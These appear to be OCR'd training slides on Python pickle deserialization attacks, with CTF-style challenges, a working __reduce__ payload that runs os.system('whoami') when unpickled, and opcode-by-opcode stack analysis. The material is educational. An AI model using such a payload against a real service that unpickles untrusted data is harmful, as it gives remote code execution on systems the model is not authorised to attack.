
Challenge

challenge-1.py


Looking for RCE




```
class Example3:
    def __init__(self):
        print(os.system("whoami"))


example3 = Example3()
```



```
[*] Serialized object: b'\x80\x03c__main__\nExample3\nq\x00)\x81q\x01.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = '__main__ Example3', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '21'
[*]     op_code.name = 'EMPTY_TUPLE', arg = 'None', op_code.pos = '23'
[*]     op_code.name = 'NEWOBJ', arg = 'None', op_code.pos = '24'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '25'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '27'
```



```
class Example4:
    def __init__(self):
        self.command_result = os.system("whoami")


example4 = Example4()
```



```
[*] Serialized object: b'\x80\x03c__main__\nExample4\nq\x00)\x81q\x01}q\x02X\x0e\x00\x00\
x00command_resultq\x03K\x00sb.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = '__main__ Example4', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '21'
[*]     op_code.name = 'EMPTY_TUPLE', arg = 'None', op_code.pos = '23'
[*]     op_code.name = 'NEWOBJ', arg = 'None', op_code.pos = '24'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '25'
[*]     op_code.name = 'EMPTY_DICT', arg = 'None', op_code.pos = '27'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '28'
[*]     op_code.name = 'BINUNICODE', arg = 'command_result', op_code.pos = '30'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '49'
[*]     op_code.name = 'BININT1', arg = '0', op_code.pos = '51'
[*]     op_code.name = 'SETITEM', arg = 'None', op_code.pos = '53'
[*]     op_code.name = 'BUILD', arg = 'None', op_code.pos = '54'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '55'
```

Obviously the command is executed ***before*** serialization, so the RCE is not possible just putting `os.system` somewhere!

^_^”

`__reduce__` for the win!


Pickle allows different objects to declare how they should be pickled using the `__reduce__` method.

Whenever an object is pickled, the `__reduce__` method defined by it gets called. This method returns either a string, which may represent the name of a Python global, or a tuple describing how to reconstruct this object when unpickling.


When a tuple is returned, it must be between two and six items long. The first two of them are:

1. a callable object that will be called to create the initial version of the object;
2. a tuple of arguments for the callable object. An empty tuple must be given if the callable does not accept any argument.

Exploit example with `__reduce__`



```python
class RCE:
    def __reduce__(self):
        return os.system, ("whoami", )


rce = RCE()
```



```
[*] Serialized object: b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = 'nt system', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '13'
[*]     op_code.name = 'BINUNICODE', arg = 'whoami', op_code.pos = '15'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '26'
[*]     op_code.name = 'TUPLE1', arg = 'None', op_code.pos = '28'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '29'
[*]     op_code.name = 'REDUCE', arg = 'None', op_code.pos = '31'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '32'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '34'
```

Challenge

challenge-2.py

Python Pickle internals

Important structures:


- ***stack***, a list to store temporary data;
- ***memo***, a dict to store information when pickling;
- ***metastack***, a list to store stack;
- **dispatch**, OPCODE handler dict.

Important opcodes:

```
MARK           = b'('   # push special markobject on stack
STOP           = b'.'   # every pickle ends with STOP
INT            = b'I'   # push integer or bool; decimal string argument
LONG           = b'L'   # push long; decimal string argument
REDUCE         = b'R'   # apply callable to argtuple, both on stack
STRING         = b'S'   # push string; NL-terminated string argument
UNICODE        = b'V'   # push Unicode string; raw-unicode-escaped'd argument
BINUNICODE     = b'X'   #   "     "       "  ; counted UTF-8 string argument
BUILD          = b'b'   # call __setstate__ or __dict__.update()
GLOBAL         = b'c'   # push self.find_class(modname, name); 2 string args
DICT           = b'd'   # build a dict from stack items
EMPTY_DICT     = b'}'   # push empty dict
INST           = b'i'   # build & push class instance
LIST           = b'l'   # build list from topmost stack items
OBJ            = b'o'   # build & push class instance
```


Source: *https://github.com/python/cpython/blob/master/Lib/pickle.py#L107*

Analysis of __reduce__ exploit (1/10)




```
class RCE:
    def __reduce__(self):
        return os.system, ("whoami", )


rce = RCE()
```

```
PROTO Protocol version indicator
Byte ......: b'\x80'
Stack .....: []
Metastack .: []
Memo ......: {}
```




```
[*] Serialized object: b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoami q\x01\x85q\x02Rq\x03.'
        op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = 'nt system', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '13'
[*]     op_code.name = 'BINUNICODE', arg = 'whoami', op_code.pos = '15'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '26'
[*]     op_code.name = 'TUPLE1', arg = 'None', op_code.pos = '28'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '29'
[*]     op_code.name = 'REDUCE', arg = 'None', op_code.pos = '31'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '32'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '34'
```

Analysis of __reduce__ exploit (2/10)




```
class RCE:
    def __reduce__(self):
        return os.system, ("whoami", )


rce = RCE()
```

```
GLOBAL Push a global object on the stack
Byte ......: b'c'
Stack .....: []
Metastack .: []
Memo ......: {}
```




```
[*] Serialized object: b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
        op_code.name = 'GLOBAL', arg = 'nt system', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '13'
[*]     op_code.name = 'BINUNICODE', arg = 'whoami', op_code.pos = '15'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '26'
[*]     op_code.name = 'TUPLE1', arg = 'None', op_code.pos = '28'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '29'
[*]     op_code.name = 'REDUCE', arg = 'None', op_code.pos = '31'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '32'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '34'
```

